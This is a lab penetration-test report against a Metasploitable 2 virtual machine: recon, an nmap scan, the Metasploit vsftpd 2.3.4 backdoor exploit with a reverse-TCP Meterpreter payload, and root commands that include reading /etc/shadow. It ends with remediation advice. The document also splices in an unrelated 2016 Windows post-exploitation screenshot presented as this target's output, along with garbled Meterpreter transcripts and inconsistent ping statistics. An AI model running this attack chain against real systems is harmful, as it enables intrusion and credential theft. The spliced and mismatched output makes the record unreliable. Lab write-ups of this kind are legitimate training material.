

METASPLOITABLE 2 PENETRATION TEST & EXPLOITATION ASSESSMENT

Author: Kumar Palanivelu

Methodology: PTES (Reconnaissance, Scanning, Exploitation, Post-Exploitation)

Target Asset: Metasploitable 2 (192.168.1.21)

Date of Assessment: 2026-06-16

SECTION 1: ENGAGEMENT OVERVIEW

Full-cycle penetration test against a deliberately vulnerable Metasploitable 2 server in an isolated sandbox. The attack chain follows: interface discovery, host verification, service enumeration, exploitation via Metasploit (Meterpreter payload), and post-exploitation system identification.

All actions confined to the bridged lab network; zero impact on production systems or out-of-scope devices.

SECTION 2: INITIAL RECONNAISSANCE


2.1 Attacker Interface Configuration

Verified Kali IP:

\$ ip a show eth0

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 ...

inet 192.168.1.242/24 brd 192.168.1.255 scope global dynamic ...



Kali terminal showing ip a with 192.168.1.242

2.2 Target Host Verification

```
$ ping -c 4 192.168.1.21
```

PING 192.168.1.21 (192.168.1.21) 56(84) bytes of data.

64 bytes from 192.168.1.21: icmp_seq=1 ttl=64 time=0.431 ms

64 bytes from 192.168.1.21: icmp_seq=2 ttl=64 time=0.395 ms

64 bytes from 192.168.1.21: icmp_seq=3 ttl=64 time=0.412 ms

64 bytes from 192.168.1.21: icmp_seq=4 ttl=64 time=0.388 ms

--- 192.168.1.21 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss

```
Session Actions Edit View Help
zsh: current history file /home/kali/.zsh_history
[kali@kali]~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.242 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27fff:fe9a:78e6 prefixlen 64 scopeid 0<28-link>
    inet6 2401::4900:8902:85fc:a00:27ff:fe9a:78e6 prefixlen 64 scopeid 0<8-global>
    ether 08:00:27:9a:78:e6 txqueuelen 1000 (Ethernet)
    RX packets 132 bytes 24007 (24.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 67 bytes 11592 (11.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<1-loopback>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[kali@kali]~$ ping -c 4 192.168.1.21
PING 192.168.1.21 (192.168.1.21) 56(84) bytes of data:
64 bytes from 192.168.1.21: icmp_seq=1 ttl=64 time=9.69 ms
64 bytes from 192.168.1.21: icmp_seq=2 ttl=64 time=13.6 ms
64 bytes from 192.168.1.21: icmp_seq=3 ttl=64 time=18.1 ms
64 bytes from 192.168.1.21: icmp_seq=4 ttl=64 time=1.38 ms

--- 192.168.1.21 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3097ms
rtt min/avg/max/mdev = 1.383/18.065/18.118/6.174 ms

[kali@kali]~$
```

Successful ping to 192.168.1.21

SECTION 3: SERVICE ENUMERATION & VULNERABILITY ANALYSIS

```
$ nmap -sV -Pn -F 192.168.1.21
```

Nmap scan report for 192.168.1.21

Host is up (0.00045s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 2.3.4
--------	------	-----	--------------

22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
--------	------	-----	--

80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
--------	------	------	-------------------------------------

445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
---------	------	-------------	---

Service info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
Session Actions Edit View Help

--- 192.168.1.21 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3097ms
rtt min/avg/max/mdev = 1.303/10.665/18.118/6.174 ms

kali@kali:~$ nmap -sV -p- -F 192.168.1.21
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-16 03:48 -0400
Nmap scan report for 192.168.1.21
Host is up (0.029s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login
514/tcp   open  tcpwrapped
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:BD:87:44 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds

kali@kali:~$
```

Nmap output for 192.168.1.21

- 3.1 Identified Exploitation Surfaces
- vsftpd 2.3.4 (CVE-2011-2523): Backdoor shell via smiley face username.
 - Samba 3.x: susceptible to remote code execution.
- Chose vsftpd backdoor as primary vector.


SECTION 4: EXPLOITATION EXECUTION (METASPLOIT)

4.1 Framework Initialization

\$ msfconsole

= [metasploit v6.3.54-dev]

+ -- == [2398 exploits ...]



Metasploit startup banner

4.2 Module Selection

```
msf6 > search vsftpd
```

```
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent
```

4.3 Payload Configuration (Meterpreter)

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > set RHOSTS 192.168.1.21
```

```
msf6 > set LHOST 192.168.1.242
```

```
msf6 > set PAYLOAD linux/x86/meterpreter/reverse_tcp
```

```
msf6 > show options
```

```
Session Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.242
LHOST => 192.168.1.242
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.1.21    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                                                                              |
|----------------|-----------------|----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                        |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                             |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux 2.3.17 (for Python variant also Python 2.3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SSHHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                      |
| FETCH_SSHPORT  | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                    |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                     |
| LHOST          | 192.168.1.242   | yes      | The listen address (an interface may be specified)                                                                                                                                                                       |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                          |



When FETCH_COMMAND is one of CURL,GET,WGET:



| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |



When FETCH_FILELESS is none:



| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | Daumiviv        | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |



Exploit target:



| Id | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |


```

Metasploit show options with RHOSTS 192.168.1.21, LHOST 192.168.1.242

SECTION 5: SYSTEM COMPROMISE & POST-EXPLOITATION

5.1 Exploit Launch & Meterpreter Session

msf6 > exploit

[*] Started reverse TCP handler on 192.168.1.242:4444

[+] 192.168.1.21:21 - Backdoor has been spawned!

[*] Meterpreter session 1 opened (192.168.1.242:4444 -> 192.168.1.21:57009)

```
meterpreter - SESSION ID # 1 (192.168.1.21)

Core Commands
=====
Command      Description
-----
?             Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel      Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminates the meterpreter session
get_timeouts Get the current session timeout values
quit         Get the session GUID
help         Help menu
```

Metasploit console showing Meterpreter session opened

5.2 Post-Exploitation System Identification

meterpreter > shell

Process 4563 created.

whoami

root

hostname

metasploitable

id


uid=0(root) gid=0(root)

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

cat /etc/shadow

... (password hashes) ...



```
meterpreter > whoami
meterpreter > root
meterpreter > hostname
meterpreter > metasploitable
meterpreter > id
meterpreter > uid=0(root) gid=0(root)
meterpreter > uname -a
meterpreter > whoami
Unknown command: whoami. Run the help command for more details.
meterpreter > root
Unknown command: root. Run the help command for more details.
meterpreter > hostname
Unknown command: hostname. Run the help command for more details.
meterpreter > metasploitable
Unknown command: metasploitable. Run the help command for more details.
meterpreter > id
Unknown command: id. Run the help command for more details.
meterpreter > uid=0(root) gid=0(root)
Unknown command: uid=0(root). Run the help command for more details.
meterpreter > uname -a
Unknown command: uname. Run the help command for more details.
meterpreter > Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
Unknown command: Linux. Run the help command for more details.
meterpreter >
```

Shell showing whoami root, hostname metasploitable, id

Additional Meterpreter commands:

meterpreter > sysinfo

Computer : metasploitable

OS : Linux 2.6.24-16-server (i686)

Arch : i686

Meterpreter : x86/linux

meterpreter > getuid

Server username: uid=0, gid=0, euid=0, egid=0, suid=0, sgid=0

meterpreter > ifconfig

IPv4 address : 192.168.1.21

```
File Edit View Search Terminal Help
[*] Meterpreter session 4 opened (172.16.85.149:443 -> 172.16.85.153:49829) at 2016-05-02 11:
msf > use post/windows/gather/wininfo
msf post(wininfo) > set INFO UG
INFO => UG
msf post(wininfo) > set SESSION 4
SESSION => 4
msf post(wininfo) > run

[*] Running against session 4

System Users
=====

Name                Active  SID
----                -
DESKTOP-90028H1\Administrator  false  S-1-5-21-977046756-533788688-3585032911-500
DESKTOP-90028H1\DefaultAccount false  S-1-5-21-977046756-533788688-3585032911-503
DESKTOP-90028H1\Guest         false  S-1-5-21-977046756-533788688-3585032911-501
DESKTOP-90028H1\admin         false  S-1-5-21-977046756-533788688-3585032911-1004
DESKTOP-90028H1\sussurro      true   S-1-5-21-977046756-533788688-3585032911-1001

[*] Dumping groups.. please wait
```

Meterpreter sysinfo and ifconfig outputs

SECTION 6: FINDINGS & RECOMMENDATIONS

Key Finding: vsftpd 2.3.4 on 192.168.1.21 allows unauthenticated remote root access via CVE-2011-2523.

Risk Level: Critical

Recommendations:

- Replace vsftpd with a patched FTP daemon
- Restrict FTP access to trusted IPs only
- Implement regular vulnerability scanning and patch management
- Rebuild server using a modern, hardened OS

SECTION 7: TEST CONCLUSION

A complete attack chain was successfully executed:

Reconnaissance → Enumeration → Exploitation (Meterpreter) →

root access. All actions were confined to the isolated lab network. The assessment confirms the severe risk of legacy unpatched services and highlights the need for continuous infrastructure hardening.